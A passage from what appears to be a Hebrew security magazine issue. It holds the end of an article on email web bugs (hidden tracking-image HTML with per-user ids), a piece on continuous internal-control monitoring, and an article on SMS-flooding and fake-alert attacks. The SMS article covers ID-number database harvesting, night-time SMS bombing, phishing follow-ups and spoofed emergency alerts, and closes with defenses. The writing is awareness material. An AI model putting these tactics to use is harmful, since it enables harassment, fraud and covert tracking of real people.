Content-Type: multipart/alternative; boundary=90e6ba1ef338f98a5a04bc75b23e

--90e6ba1ef338f98a5a04bc75b23e
Content-Type: text/plain; charset=ISO-8859-1

[image: Google]

--90e6ba1ef338f98a5a04bc75b23e
Content-Type: text/html; charset=ISO-8859-1

<div dir="ltr"><img src="http://www.google.co.il/logos/classicplus.png" height="95"
width="275" style="padding-top:112px;border-width:0" id="hplogo" alt="Google"></div>

--90e6ba1ef338f98a5a04bc75b23e--
```

בכל מקרה, על מנת להשתמש בטכניקת ה-Web Bug, נדרש ליצור מייל הכולל תמונות גלויות, כדי לא לעורר חשד אצל המשתמש, וקישור לקובץ תמונה אחת נסתרת / שקופה בסיומת jpg. ובגודל מינימלי, ע"מ להקטין את התקורה של טעינת המייל. לדוגמא:

```
<img src="http://www.digitalwhisper.co.il/invisible.jpg">
```

על מנת למפות משתמש מסוים, יש להוסיף קישור לקובץ תמונה נסתר, כך שהקישור הינו ייחודי לאותו משתמש:

```
<img src=" http://www.digitalwhisper.co.il/invisible.jpg?id=12eff7">
```

במידה והשרת לא יחסום את הצגת או טעינת תמונות, כאשר משתמש מסוים יקרא את המייל המכיל קישור, תתבצע פנייה לאותה כתובת Web המופיעה במייל ע"ג פרוטוקול HTTP. בכך יוכל יוצר המייל

לדעת שקורא המייל אכן קיים וקרא את ההודעה (כי רק לו יש קישור לאותה כתובת ייחודית באתר מסוים השייך ליוצר המייל). בנוסף יוכל יוצר המייל לקבל פרטים נוספים על המשתמש, המועברים כחלק מפרוטוקול ה-HTTP (כגון: User-Agent) על ידי הסתכלות בלוגים של שרת ה-HTTP שברשותו:

```
*.*.*.* - - [30/Mar/2012:17:23:53 +0300] "GET /invisible.jpg?id=12eff7
HTTP/1.1" 200 211637 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-
US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.70
Safari/533.4"
```

שימו לב כי בחלק מאתרי ה-Webmail, גם כשאתם קוראים מייל מסוים, הדפדפן טוען באופן אוטומטי מספר מיילים נוספים, ע"מ לחסוך זמן בהורדת אותם מיילים, מתוך הנחה כי תרצו לקרוא גם את המיילים הבאים. באתרים אלו, ה-Web Bug מופעל גם כאשר טרם קראתם את המייל המכיל טכניקה זו או כאשר בכלל קראתם אימייל אחר.

דוגמאות

זה המקום לציין, כי הדוגמאות המופיעות במאמר זה נכונות לתאריך כתיבת המאמר (מרץ 2012). כמו כן, יש לציין שאין כוונה להביע ביקורת ו/או דעה על הספק, אלא להעלות את המודעות לנושא זה. בנוסף, ככל הנראה, ישנן דוגמאות נוספות שאינן מופיעות פה. הנכם מוזמנים לשלוח לי במייל הודעה על ממצאים נוספים שלכם.

דוגמא א':

גלישה ל-Webmail של חברת וואלה! (http://newmail.walla.co.il), מאפשר קריאת מיילים כברירת מחדל ללא חסימת אובייקטים.

דוגמא ב':

ב-iPad, ישנה אפליקציית דוא"ל המגיעה כחלק ממערכת ההפעלה המאפשרת גישה לדוא"ל של המשתמש (מדובר ברשימה של מספר ספקי דוא"ל פופולריים, כגון: Yahoo, GMail וכו'), שימוש באפליקציה זו חושף את המשתמש למתקפה זו מפני שהיא מציגה אובייקטים אלו כברירת מחדל ללא בקשת אישורו של המשתמש.

סיכום

כמו שניתן לראות, מדובר בטכניקה ישנה, אך עדיין קיימת בחלק מהמקרים. כיום המודעות לכך קטנה מאחר והאובייקטים המקושרים למייל, חסומים כברירת מחדל, אולם מאחר וישנן דוגמאות לפיהן האובייקטים אינם חסומים כברירת מחדל, כדאי להגביר את המודעות בנושא זה.

על המחבר

יניב מרקס הנו מומחה לאבטחת מידע העובד בחברת אלתא מערכות בע"מ. הערות / הארות ניתן לפנות בדוא"ל: yanivmar@yahoo.com

מערכות מידע ובקרה פנים-ארגונית

מאת רו"ח גיא מונרוב

הקדמה

האם מערכות המידע יעזרו לנו להתמודד גם עם הבקרה הפנימית בארגון? התשובה היא כן, כמו בכל תחום אחר בחיינו. גילוי מעילה, הונאה או כשל תפעולי בחברות הפך דבר שבשגרה. אחת לחודש מתנוססת לה הידיעה התורנית המספרת לנו באריכות ובהפתעה גמורה איך הצליח אותו עובד למעול בכספי הארגון מבלי שאף אחד שם לב.

במקביל אנו עדים לכך כי כיום בניגוד לעבר, יותר ויותר ארגונים מכירים בחשיבותה של הבקרה הפנימית בארגון ומבינים כי האחריות לביצוע בקרה פנימית מוטלת על ההנהלה וצוות העובדים. כמו כן, מנהלי ארגונים אלו מבינים כי הדרך ליישום מערך בקרה פנימית יעיל אינה קלה ודורשת השקעת משאבים ניכרים. ככלל, מיישמים הארגונים שורה של בקרות במטרה לגלות ולמנוע כשלים מהותיים, הונאות או חוסר יעילות. למעשה, במציאות העכשווית לא ניתן למצוא מערכת בקרות אופטימאלית. חשוב לזכור, כי יעילותן של בקרות ידניות הולך ופוחת ככל כאשר נפח תנועות העיבוד עולה משמעותית. כמו כן, לעיתים קרובות אנו עדים לפעולות של עובדים ו/או מנהלים, שתכליתן ביצוע התאמות למערכת המידע במטרה לעקוף את הבקרות הקיימות (במידה ויישומו מלכתחילה), כתוצאה מעליה בהיקפי עבודה ו/או מורכבות ביצוע המטלות.

חוסר יכולת לקיים מערכת יעילה של בקרה פנימית ועמידה בדרישות רגולציה (כגון: המלצות ועדת גושן - הסוקס הישראלי ISOX) חושף את הארגונים להפסדים כספים פוטנציאליים, אם בגין התממשותם של כשלים הלכה למעשה ואם בגין עיצומים כספיים המושתים על הארגון בגין אי עמידה בדרישות החוק (ראה חוק אכיפה מנהלית). חשיפה שכזו יכולה להתקיים גם כאשר הביקורת הפנימית עושה שימוש מוצלח בטכנולוגיות ניתוח נתונים לצורך בדיקת נאותות של הבקרה הפנימית וזיהוי תנועות שגויות וחריגים. שכן בדיקות אלו מיושמות במרבית המקרים בדיעבד, בדרך כלל לאחר פרק זמן מהותי ממועד היווצרות התנועות (חריג / שגוי) במערכת, דבר אשר מגביל את יכולתה של ההנהלה לבצע פעולה מתקנת באופן מיידי.

העלויות ההולכות וגדלות לצורך קיום ביקורת אפקטיבית והציות לחוקים ותקנות, מפעילות לחץ על הארגונים למציאת אמצעים חסכוניים, אמינים וברי-קיימא לבדיקת הנאותות והאפקטיביות של הבקרות הפנימיות בארגון. כתוצאה מכך נוצר צורך ממשי למציאת פתרונות טכנולוגיים שבאמצעותם ניתן ליישם בדיקות ומעקב ממוכנים בכל הקשור לבקרות המופעלות בארגון.

חברות מצאו דרך לייעול תהליך הבקרה הפנימית, וזאת באמצעות כלים ממוכנים לבקרה פנימית מתמשכת (CCM - Continuous Controls Monitoring). הכלים הקיימים כיום בשוק, כגון AuditExchange 3 ACL, מאפשרים להנהלת הארגון לקיים תהליך בקרה ממוכן, מתמשך ובלתי תלוי לצורך בחינת אפקטיביות הבקרה הפנימית, צמצום הסיכונים התפעוליים לרבות החשיפה למעילה, ומניעת הכרסום ברווחים.

כלי הבקרה הממוכנים פותחו בהתאם למודל COSO לבקרה פנימית אפקטיבית. מודל זה הינו הנפוץ והמקובל ביותר ואומץ על ידי מרבית החברות אשר נדרשות לעמוד בחוקי הסוקס הישראלי ISOX, Sarbanes Oxley, Solvency II ו-Basel II כמודל לבקרה פנימית. כלי הבקרה נתונים מענה לשני מרכיבים חשובים במודל הבקרה הפנימית של COSO: פעילויות בקרה (Control Activity) וניטור (Monitoring). יכולת הניטור מייחדת בעצם את כלי הבקרה והופכת אותו לכלי אפקטיבי יותר משאר הכלים הקיימים בשוק.

ראייה לכך שנושא הבקרה הפנימית המתמשכת נכנס לתודעת החברות ניתן לראות במחקר שנערך על ידי גרטנר, אשר פורסם במארס 2010. מהמחקר עולה, כי "בשוק הממשל התאגידי, ניהול הסיכונים והציות, ביקורת מתמשכת היא סט של טכנולוגיות אשר מסייעות לעסק בהפחתת הפסדים הנובעים ממעילות או כשלים תפעוליים וזאת בעזרת חוקים למעקב על תנועות פיננסיות, שיפור הביצועים ע"י בקרה מתמשכת והפחתת עלויות הביקורת ע"י ביקורת מתמשכת אוטומטית במערכות המידע".

בסקר שנערך בשנת 2009 על ידי לשכת המבקרים הפנימיים העולמית ה-IIA בנושא "ביקורת מתמשכת", נטען כי ביקורת מבוססת על טכנולוגיה יכולה להאיץ ולשפר משמעותית את עבודת הביקורת הפנימית. משפט זה נכון בעיקר לארגונים גדולים בהם שימוש בביקורת מתמשכת ע"י כלים מתאימים, יכול להרחיב את היקף מדגם הבדיקה ולכסות עד כדי 100% מהאוכלוסייה הנבדקת. בארגונים קטנים יותר כלים אלו יכולים לעזור למבקר הפנימי לבצע את עבודתו ביעילות רבה יותר ולקצר את משך הבדיקות. כמו כן, חשוב לציין שתקני לשכת המבקרים הפנימיים העולמית IIA's דורשים זאת (Standard 1210.A3).

בנוסף, מחקר שנערך על ידי חברת המחקר AMR בשנת 2005 (בעיצומו של תהליך יישום ה-SOX בארה"ב) העלה:

"אין זה כדאי לחברות להמציא את הגלגל מחדש לשם עמידה בדרישות SOX... מספיק להשקיע בטכנולוגיות חדשות לצורך מיכון החלקים העיקריים בתהליכים ולהשגת יחס עלות-תועלת טוב, יכולת שחזור ובקרה מתמשכת...טכנולוגיות חדשות יכולות להוזיל את עלויות העמידה בדרישות SOX בכ-25 אחוזים, מאחר והתהליך כפי שמבוצע כיום הינו ידני בעיקרו ועתיר במשאבי אנוש."

איך זה עובד?

הארגון נדרש להטמיע כלי ממוכן אשר בו יוגדרו סט של חוקים וכללי בקרה. במהלך העבודה השוטפת הכלי קורא את התנועות במערכת המחשב ויודע לזהות את החריגים בהתאם לחוקים וכללי הבקרה שהוגדרו. במקרה של נתון "חריג", ההנהלה והגורמים האחראיים על יישום הבקרות בתהליך העסקי יקבלו התראות על פרצה, לכאורה, בבקרה ויעריכו בצורה מהירה אם אכן קיים סיכון לארגון, להעריך את עוצמתו ולהגיב בהתאם סמוך ככל שניתן להתרחשות ה"חריג".

לשימוש בכלי ממוכן לצורך ביצוע ואימות תהליכי בקרה בארגון מספר יתרונות, כמפורט להלן:

- בדיקת הבקרה מתבצעת באופן בלתי תלוי, בדרך כלל על 100% מהאוכלוסייה.
- גילוי בזמן אמת במידה ומתגלית פרצה בתהליך הבקרה ואפשרות תיקון מיידי של הכשל בבקרה.
- הפעלת הכלי מביאה לשיפור תהליך איתור ההונאות וצמצום הסיכונים התפעוליים.
- אפשרות ישום מנגנוני בקרה לכל אורך התהליך, מקצה לקצה.
- שמירת תיעוד מוכח על מצב הבקרות לרו"ח והמבקר הפנימי לכל נקודת זמן.
- יכולת כימות והערכה של הבקרה הפנימית (מס' הבקרות שעובדות למול אלה שלא עובדות), והגברת הביטחון כי הבקרות אכן מתפקדות כפי שנדרש.

להלן תרשים הממחיש את היכולת לנקוט פעולה בכל אחד מאופציות הניתוח הקיימות:

סיכום

היום, יותר מבעבר, קיימת דרישה לתהליך בקרה מתמשך. הנהלות ארגונים, מנהלי הכספים ומבקרים פנימיים עומדים בפני אתגרים אשר דורשים בין היתר ציות לחוקים ותקנות, צמצום עלויות התפעול הפיננסיות, שיפור והבטחת תהליך ייצור ההכנסות, עבודה מול גורמים שונים מחוץ לחברה, ופיקוח על פעולות חוצי ארגון.

הצלחה ביישום תהליך בקרה מתמשך באמצעות הטמעת כלי בקרה ממוחשבים, אשר מסייעים בתהליכי בקרה שונים, יאפשר לארגון להשיג, ביצועים ויעדי רווח טובים יותר, להימנע מהפסדים כספים, להבטיח דיווח אפקטיבי וציות להוראות החוק והימנעות מעיצומים העלולים להיות מושתים מתוקף אי עמידה בכללי האכיפה המנהלית, שנכנסה לתוקף לפני מספר חודשים.

ארגון אשר ישכיל לעשות זאת, קרי ליישם מנגנונים ממוכנים לקיום תהליך אפקטיבי של בקרה מתמשכת, יגביר את יכולתו להתמודד עם התחרות ההולכת וגוברת בשוק הנתון במציאות של אי וודאות, תוך השגת יעדיו העסקיים.

על המחבר

אלקלעי מונרוב - בקרה וניהול סיכונים (AlMo) הינו משרד בוטיק המתמחה בתחומי הבקרה, הייעוץ וניהול הסיכונים תוך טיפול בתיקי איכות הדורשים מעורבות גבוהה של השותפים במשרד. המשרד מתמחה במתן שירותים בתחומים הבאים: ניהול סיכונים, איתור ומניעת הונאות, ביקורת מערכות מידע ממוחשבות, ביקורת פנימית, ייעוץ למנהלי מערכות מידע, יישום הוראות חוק Sarbanes Oxley, סיוע לעורכי דין בתביעות משפטיות, ופירוקים וכינוסים, ייעוץ לדירקטורים ונושאי משרה בתחומי הבקרה וניהול הסיכונים, כתיבת נהלים.

משרד אלקלעי מונרוב - בקרה וניהול סיכונים (AlMo) משמש כנציג הבלעדי בישראל של חברת ACL.

The Text Warzone - SMS תקיפות מבוססות

מאת אמיתי דן

פתיחה בנימה אישית

מאמר זה נכתב לצורך מתן דגש על נושאים לטיפול ולהצבעה על פרצות אבטחה. אין לנצל אותו או את הידע שמוצג בו לביצוע פעולות בלתי חוקיות. למרות סגנון הכתיבה לא מדובר כאן על הדרכה לקראת תקיפה פוטנציאלית אלא על ניסיון להבין כיצד הצד התוקף חושב וזאת לצורך מתן מענה הולם לבעיות הקיימות.

הקדמה

לאורך השנים, הרצון לתקוף מחשבים נבע ממניעים שונים. היו זמנים שמתקפות ווירוסים נוצרו ללא כל רווח של התוקף ולעתים הרווח היה היכולת להוכיח שניתן לחדור למיליוני מחשבים ברחבי העולם.

עם ההתפתחות והאבולוציה של המחשבים והשימוש של האנשים בהם, חלו שינויים גם במבנה התקיפות ונוצרו שיטות תקיפה שמהותן הייתה לפרוץ לחשבונות בנקים, לחדור למכשירי טלפון ניידים ולשלוט בהם בדרכים שונות ולבצע מעשים אחרים שקיים בהן רווח כספי או אינפורמטיבי לגורם התוקף. אני מאמין שכיום אנו בעידן שבו אין חוקים ולא חייבת להיות מטרה כאשר תוקפים, וכשיש היא לפעמים תפתיע אותנו.

במאמר זה אני אתמקד בתקיפות שגורמות למכשירי הטלפון שלנו להתעורר לחיים ולהוות גורם מטריד שפוגע מידית בלקוחות, בחברה ובגורמים שונים. לא אציג שיטה שבה התוקף מרוויח באופן ישיר אלא שיטה שבה יש מותקף ראשי, מותקף משני ומצב שבו מישהו משלם על התקיפה, מאפשר אותה ונפגע שוב פעם על ידי לקוח זועם.

מאחר שמדובר על שיטת עבודה, לא אציג Proof of concept ותמונות מסך אלא אסקור בפניכם את ההתקפה ואציג את הדברים באופן שיאפשר למקבלי החלטות לשפר את מצבם. ההתקפה שאני מתאר מהווה בעצם ניצול של פעולה פשוטה ולגיטימית שמסתכמת בשליחת וקבלת מסרון. בשיטה זו, בהשלכה אחת שלה, המותקפים משלמים כסף על כל ניסיון מוצלח, וזאת מאחר שניסיון שהצליח משמעותו הודעת SMS. לעתים ישנו צד שלישי שממן את התקיפה ונותן לה תשתית טכנולוגית. אני אוהב להגדיר תקיפות כאלה כ-"Micro Damage".

השימוש במכשיר סלולרי לצורך אימות זהות

ישנו מושג באבטחת מידע שנקרא "Something you have" המשמעות הפשוטה שלו היא שאתה מחזיק משהו שבזכותו האבטחה תהיה טובה יותר. פעמים רבות מדובר במכשיר סלולרי או בהתקן יעודי, בהקשר של מאמר זה אתמקד בדרך שבה הלקוח מקבל SMS לצורך אימות שהוא בעל המכשיר. ישנן דוגמאות רבות למקומות שבהם אנו, כלקוחות, נדרשים להזין מספר סלולרי לצורך קבלת SMS, שמתחיל תהליך אימות עם קוד זיהוי שנשלח למכשיר הסלולרי לצורך הזנה של הלקוח, אציין כמה מהן:

- מנגנוני חידונים יומיים שבהם הלקוח נרשם למנוי מתמשך של חידות שמהותן היא זכייה בפרס.
- אתרי הורדות שבהם השירות ניתן בתשלום שנגבה דרך מנוי המכשיר הסלולרי.
- חברות שונות אשר שולחות לנו קוד אימות לצורך תחילת הליך איפוס סמה.

קיימת תקנה בנושא שהוציא משרד התקשורת: "מדיניות להסדרת השימוש במערכות רט"ן לרכישת מוצרים ושירותים". הזיהוי של הלקוח מתבצע על ידי ה-SMS אשר נשלח אליו עם קוד לצורך הזנה באתר הטריוויה היומית. לעתים מדובר במנגנוני חיוב שונים, אך פעמים רבות מדובר בשיטות אבטחת מידע לזיהוי בטוח של המשתמש, הדרכים לחייב בדרך זו הן האבולוציה של השיטה ושימוש בה לצורך ייעול הליכי גבית כסף.

שילוב בין מחקרים

בגליון ה-29 של המגזין, פורסם מאמר שכתבתי, בנושא "שימוש במזהה חד חד ערכי לאיתור מאגרי מידע פרוצים", ניתן לקרוא אותו בקישור הבא:

http://digitalwhisper.co.il/files/Zines/0x1D/DW29-5-DBSearch.pdf

במהלך המחקר שערכתי בנושא שאיבת מאגרי מידע על ידי הזנה שיטתית של ערכים חד חד ערכיים, התברר לי כי קיימים מאגרים רבים שבהם לאחר הזנה של כלל תעודות הזהות שקיימות במאגרי מידע שונים אנו נרוויח מספר דברים:

- את מאגר המשתמשים שיכול להיות עובדים, לקוחות או פונקציה אחרת באירגון מסויים.
- את היכולת לשלוח אליהם הודעות SMS על חשבון בעלי המאגר (בדרך כלל).

כאשר תוקפים חברה או גוף לפעמים נרצה לפעול בצורה שקטה אך לפעמים המטרה תהיה פגיעה בתפקודה התקין, וכאן התברר לי, כי קיימת שיטת עבודה שתאפשר לתוקף פוטנציאלי לפגוע בשגרת

החיים של הלקוחות הרשומים במאגר המידע (שהושג על ידי הזנה של מאגר אחר לתוכה) וניתוח התגובות להזנת פרטי תעודת הזהות.

המאגר החדש שיווצר לנו יהיה שמות של אנשים שנוכל לשלוח אליהם הודעות מספקים שונים. לפעמים לא נצטרך לשמור את המספרים מאחר שמתאפשרת פעולת שליחה של הודעה ללא כל ידיעה מה מספר הסלולר של הקרבן. אנו לא מעוניינים במספר מאחר שהוא האמצעי, אנו מעונינים בהצלחה שהיא הגעת ההודעה לקורבן, ובהשלכות שלה שהן הנזק ההקפי שיווצר לאחר מכן מאחר שהלקוח יפגע (כל לילה מספר הודעות בשעות הלילה) הוא יבקש פיצוי מספקית השירות, ולעתים ולעתים יתנתק ממנה דבר שיגרור נזק נוסף.

יש לציין שמאגרי טלפונים של אזרחי מדינות נמצאים פעמים רבות באתרים שמוכרים שירותי זיהוי של בעל המספר.

תקיפה סייבר א-סימטריות

המושג לוחמה א-סימטרית מוגדר כך בויקיפדיה: "מלחמה אסימטרית היא מלחמה אשר בה קיים שוני מהותי בין הצדדים הלוחמים, בין בכוח הצבאי או הכלכלי. הגדרת מלחמה אסימטרית בדרך זו באה להבדיל בינה למלחמה סימטרית, מצב לחימה בין שני כוחות בסדרי גודל דומים בשדה הקרב, המשתמשים בטקטיקות ובאסטרטגיות דומות. המושג עצמו הוטבע בשנות ה-70 של המאה ה-20", איומי סייבר נחשבים אסימטריים ולמרות זאת הם הופכים עם ההתפתחות שלהם לסימטריים בתנאים מסוימים וזאת מאחר שככל שיותר מדינות משתמשות בכלים אלו הרי שנוצר איזון ביכולות.

בזמן מלחמה בין מדינות שונות, אם 300,000 אזרחים יתחילו לקבל הודעות SMS באמצע הלילה הפגיעה תהיה גם כלכלית אבל לא פחות מכך - מורלית.

השראה מאומניות לחימה ושיטות לחימה

מאחר שהבסיס התיאורתי של כל לוחמה שהיא, ומתקפות באשר הן, לא החל כאשר הומצאו המחשבים, חקרתי מעט את הנושא. התמקדתי באומנויות לחימה, שלדעתי קל וכדאי לקבל מהן השראה לעולם המחשבים. אחד מהספרים המומלצים בנושא לחימה בכלל הוא Art of War by SunTzu.

ישנן אומניות לחימה אגרסיביות, יש כאלה שבוחנות את היריב ומכות בנקודה רגישה שתמוטט אותו, אחרות פוגעות בו בנקודה מסוימת וזאת לצורך מבצע הטעיה, למי שמתחבר לצד הרוחני יותר יתאימו שיטות שבהן הלחימה הינה רוחנית ומקורה באנרגיות מתפרצות. בישראל אגב השיטה הרווחת היא קרב מגע.

השיטה המעניינת לדעתי היא זאת שבוחנת את היריב ומשתמשת בכוח שלו לצורך ניצחון, היריב משקיע את הכוח ואנו רק מנתבים אותו להפסד על חשבונו. כשראיתי את היכולת לשלוח SMS הבנתי שיש כאן דוגמה קלסית לשימוש בכלי היריב לצורך תיעול שלו נגדו.

שימוש משודרג בשיטה נגד מאגרי מידע ששאבנו

במסגרת המחקר ביקשתי עזרה ושותפתי בשיטה שנקראת "SMS Flooder / Bomber", השיטה בעצם מבצעת תקיפות שמבוססות על מנגנונים שמזינים בהם לרוב מספר טלפון יחיד ושולחים אליו הודעות אוטומטיות או כאלו שנכתבות בשפה חופשית וזאת על חשבון אתרים או שירותים שונים שמאפשרים הודעות SMS רגילות בחינם.

בעקבות המחקר שלי על תקיפה חד חד ערכית של מאגרי מידע הבנתי שכשאר אנו מעוניינים לפגוע בחברה מסוימת, נוכל לתקוף ב-SMS Flooder את כלל המאגר גם מבלי לדעת מה מספרי הסלולר של הלקוחות. בעקבות זאת עיקר המתקפה תמוען כנגד קבוצות מוגדרות וזאת בניגוד למצב הקיים שבו תקיפה זו ממוענת לרוב כנגד אנשים בודדים. כל שנידרש הוא לאתר אתרים שבהם הזנה של תעודת זהות מאפשרת קבלת סיסמא לנייד. הגדרת תוכנת התקיפה תהיה לתקוף בין 4-2 לפנות בוקר.

ההתקפה תהיה מכתובות IP משתנות ותכוון בצורה דינמית, לעתים היא תכוון לנעילת השירות ולפעמים להודעה אחת ללקוח פעם בלילה למשך שבוע שלם.

מאחר שאנו מחזיקים במאגר משתמשים של חברה או גוף מסוים אנו נפעל בצורה של לוחמה פסיכולוגית, כזאת שתטריד. אם נבחר לבצע תקיפה בעזרת מלל חופשי אנו נוכל להשתמש בטקסט שמהותו הוא הפחדה. ספקי השרות יהיו ספקים חינמיים כמו Google, או לחלופין - חברות שמוכרות חבילות SMS לשליחה דרך שרתי אינטרנט.

דוגמאות וידאו לתוכנות מסיגנון זה:

- https://www.youtube.com/watch?hl=en&v=0xYrZbekUq4&gl=US
- https://www.youtube.com/watch?v=WB9iLvFwmCQ&feature=related
- https://www.youtube.com/watch?v=2VQ-FfWYc4o&feature=related
- https://www.youtube.com/watch?v=4628m50TcaY&feature=related

ניצול המנגנון כאמצעי ליצירת אמון

אם נהיה מספיק יצירתיים נוכל לשלוח לנתקף הודעת איפוס סיסמא דרך אתר אינטרנט לגיטימי ולאחריה הודעה נוספת שמתנצלת ומבקשת לשלוח בהודעה חוזרת מספר לקוח/מספר עובד או ארבעה ספרות אחרונות של כרטיס אשראי לצורך איפוס המערכת הסרה מהמאגר או פעולה אחרת שתפתה את הלקוח. בשיטה זו עצם השימוש במנגנון של "something the user has" הופך להיות כלי אולטימטיבי להונאה.

ניצול מנגנוני התרעה על ניסיון לחדירה לחשבון

כיום אתרים מאפשרים התרעה ב-SMS כאשר ישנה פעילות בחשבון, באתרים שבהם ניסיון לחדירה מדווח ב-SMS הנתקף יקבל מסרוני אזהרה בשעות הלילה, ובנוסף כקינוח החשבון שלו יחסם לכניסה לזמן מסוים.

תקיפות רחבות הקף בזמן עימות

תקיפות כנגד קבוצות או כלל האפשרויות הקיימות במדינה מסוימת יכולות להיות על ידי יצירת מאגרים של מספרי סלולר, שאיבת מאגרים קיימים ושליחת הודעות לכל המספרים האפשריים. בצורה זו כלל אזרחי מדינה X יותקפו על ידי תוקף ממדינה Y בשעות הלילה.

מוטיב הלילה בתקיפה זו הנו חשוב מאחר שהודעה אחת כל שעה במשך שבוע תביא אנשים לכבות או להשתיק את המכשירים הניידים שלהם, מכשירים אלה משמשים פעמים רבות לקבלת הודעות חירום. בצורה זו התוקף מבצע תקיפת DDoS בעוד שאת שלב מניעת השירות ולעתים שירותים נוספים מבצע הקרבן עצמו.

שליחת הודעות חירום מדומות כחלק ממתקפת סייבר

כחלק ממדיניות של נתינת מענה לאוכלוסיה בזמן חירום מדינות רבות מקימות מערכים שבהם הודעות ממסדיות שונות נשלחות ללקוחות. במצב כיום היכולת לאמת את האמיתות שלהן הינה מוגבלת. לריק זה נכנס התוקף. התוקף יוכל לשלוח הודעות דרך שירותי הודעות שונים, חלקם בתשלום ולהתריע על רעידות אדמה, נפילות טילים ומפגעים אחרים. דוגמאות:

- http://www.ynet.co.il/articles/0,7340,L-4197072,00.html
- http://www.newsgeek.co.il/sms-missile-alert
- http://www.ladaat.net/article.php?do=viewarticle&articleid=11895
- http://www.kr8.co.il/BRPortal/br/P102.jsp?arc=171199
- http://www.mako.co.il/news-money/tech/Article-ce4af284ee22d21004.htm

כפי שניתן לקרוא בלינקים, ישנה הבנה שהמכשיר הסלולרי נמצא איתנו בכל מקום, הבנה זו מאפשרת התרעה, וככל הבנה לגיטימית ישנה הבנה שניתן לעורר התרעות מזויפות לצורך פגיעה מורלית ושיבוש חיי היום יום בהנפת מקלדת.

דוגמאות לאירועי סייבר מבוססי שליחת SMS

הארגון חיזבאללה שלח בשנת 2006 מסרונים כחלק מלוחמה פסיכולוגית. לדעתי הטעות שם הייתה שההודעות נשלחו באנגלית בשם הארגון, הם שלחו הודעה שהתריעה על אזעקת שווא. שליחת ההודעות בעברית בשם גוף ממסדי הייתה מהווה עליית מדרגה מבחינת התחכום ופוטנציאל הפגיעה:

- http://www.mynet.co.il/articles/0,7340,L-3650777,00.html
- http://www.ynet.co.il/articles/0,7340,L-3281896,00.html

בעולם מוכרות דוגמאות רבות שבהן הרשת הסלולרית משמת להעברת מסרים לקבוצות אוכלוסיה:

- https://www.facebook.com/video/video.php?v=200499703325684
- http://asifzardarikuta.blogspot.com/2011/05/massive-sms-propaganda-against-pakistan.html
- http://ihatevodafoneegypt.com/the-real-vodafone/why-not-vodafone/entry/8-vodafone-supports-dictatorship-mubarak-sms-propaganda
- http://www.textually.org/textblog/mt_search.php?IncludeBlogs=1&search=taliban

- http://www.timeslive.co.za/africa/article891275.ece/Egypt-forced-cellphone-firms-to-send-propaganda-sms--Vodafone

אם נחזור לשעה 2 לפנות בוקר, אני טוען שלעתים זמן קבלת המסר, הינה מרכיב טקטי חשוב ביכולת לתמרן אוכלוסיה או קבוצות להגיב אליו בהתאם לרצון התוקף. כאשר אדם חצי ישן באזור מוכה רקטות מקבל הודעת SMS שמזהירה אותו על פגיעה אפשרית או חדירה לאזור ומנחה אותו להתרכז באזור מסוים הוא יעשה זאת מבלי לחשוב שאולי מישהו מנצל את המערכת ומוליך אותו שולל.

תקיפות של רשתות סלולריות

כאשר תתבצע תקיפה שתנצל מנגנונים שתוארו במאמר יתכן מצב שבו חברת הסלולר תיאלץ לחסום גם את עצמה כדי למנוע קריסה של המערכת ושיבוש מתן שירות ללקוחות. בעבר, פעמים רבות באירועים חריגים או לפני חגים ישנם עומסים על הרשת שפוגעים בשליחת ההודעות. כיום תוכנות מבוססות אינטרנט מהוות חלק ניכר מהתעבורה, אבל עדיין קיימים טלפונים רבים שאינם טלפונים חכמים בעלי אפליקציות לשליחת מסרים מידיים. בכל מקרה יש להבין שמניעה של שירות זה תמנע ממי שלא מחזיק בטכנולוגיות לשליחת הודעות בזמן עומס להגיע אל האזרחים.

פתרונות

בכל הנוגע לאתרי אינטרנט, אני טוען שיש להכניס מנגנונים חכמים שרק בני אדם יוכלו לפתור, ובכך למנוע מתוכנות אוטומטיות לנצל אותם לרעה. לדעתי הכנסה של מנגנון שצריך לשחק בו תביא לצמצום פגיעה מכיוון זה של איפוס סיסמאות דרך אתרים, או שליחת קוד אימות. בנוסף לדעתי על הרשת הסלולרית לשמש בצורה אקטיבית כגוף שמפקח על תעבורת הנתונים שעוברת בה, ולמנוע מעבר של הודעות חשודות לפני מעשה תוך הכנסה של מנגנוני ניתור רשת שיאתרו תנועות חשודות. על הרשויות ליצור מנגנונים שבהם האזרח יוכל לדעת שההודעה אכן נשלחה מהגוף הספציפי.

מקרה משנת 2006 שבו חברת סלולר פעלה לחסימת ספק שבו השתמשו לפעילות זו הינה מעשה ראוי אך ישנם כלים לאיתור השולח ואימות שרת ההודעות וכדאי לנקוט בהם. מנגנון ה-Billing הנו כיוון טוב להתחלה, וזאת מכיוון שעל כל הודעה שמגיעה למערכת חברת הסלולר של בעל המכשיר מנהלת דו שיח עם ספקית השירות ששלחה אותה. גורמי אכיפה יכולים אם ירצו לאתר את השולח וזאת מאחר שניתן לחייב את ספקיות השירות להנפיק את פרטי המשתמשים בשירות (במדינות מסוימות).

אגב, מכשירי הסלולר החכמים פעמים רבות מונעים מהלקוח את היכולת לקרוא מי השולח האמיתי של הודעת ה-SMS וזאת מאחר שאין יכולת לבדוק את פרטי ההודעה. תוכנות שיאפשרו זאת ויציגו את מספר שרת ההודעות של השולח יחד עם ההודעה יאפשרו יכולת ראשונית להבין מי באמת שלח את ההודעה. תוכנות קיימות בשוק מסוגלות לחסום מספרי טלפון ששולחים הודעות שמהותן הוא הפצצה של המכשיר בהודעות SMS.

בתשלום:

http://iw.4androidapps.net/tag/tools/anti-sms-text-bomber-pro-download-21388.html

בחינם:

http://slideme.org/application/anti-sms-bomber

ואולם, גם תוכנה זו איננה תמנע מהודעה אחת מלהתקבל, ולא תמנע מתוכנה אחת ששולחת בשם אתרים רבים לשלוח הודעות בודדות כל פעם בשם אתר אחר.

סיכום בנקודות

- מכשיר סלולרי הנו אמצעי תקשורת לגיטימי ובתוכו מוכללות גם הודעות SMS.
- מאחר שרבים מאיתנו משאירים את המכשיר דולק וצמוד אלינו נוצרת כאן נקודה רגישה.
- העובדה שחברות רבות מאפשרות שליחת הודעות SMS על חשבונן תוך זיהוי מינימלי מאפשרת שליחת הודעות בשם החברה.
- שליחת ההודעות יכולה לפגוע בחברה גם בעלות ההודעה וגם לאחר מכן מאחר – כאשר היא תיאלץ לפצות את הלקוח שיתלונן על הטרדה (הפריעו לי לישון במשך שבוע ימים)
- בטווח הארוך הקרבן עלול לכבות/להשתיק את המכשיר, וכך המתקפה גורמת לו למנוע את השירות במו ידיו.
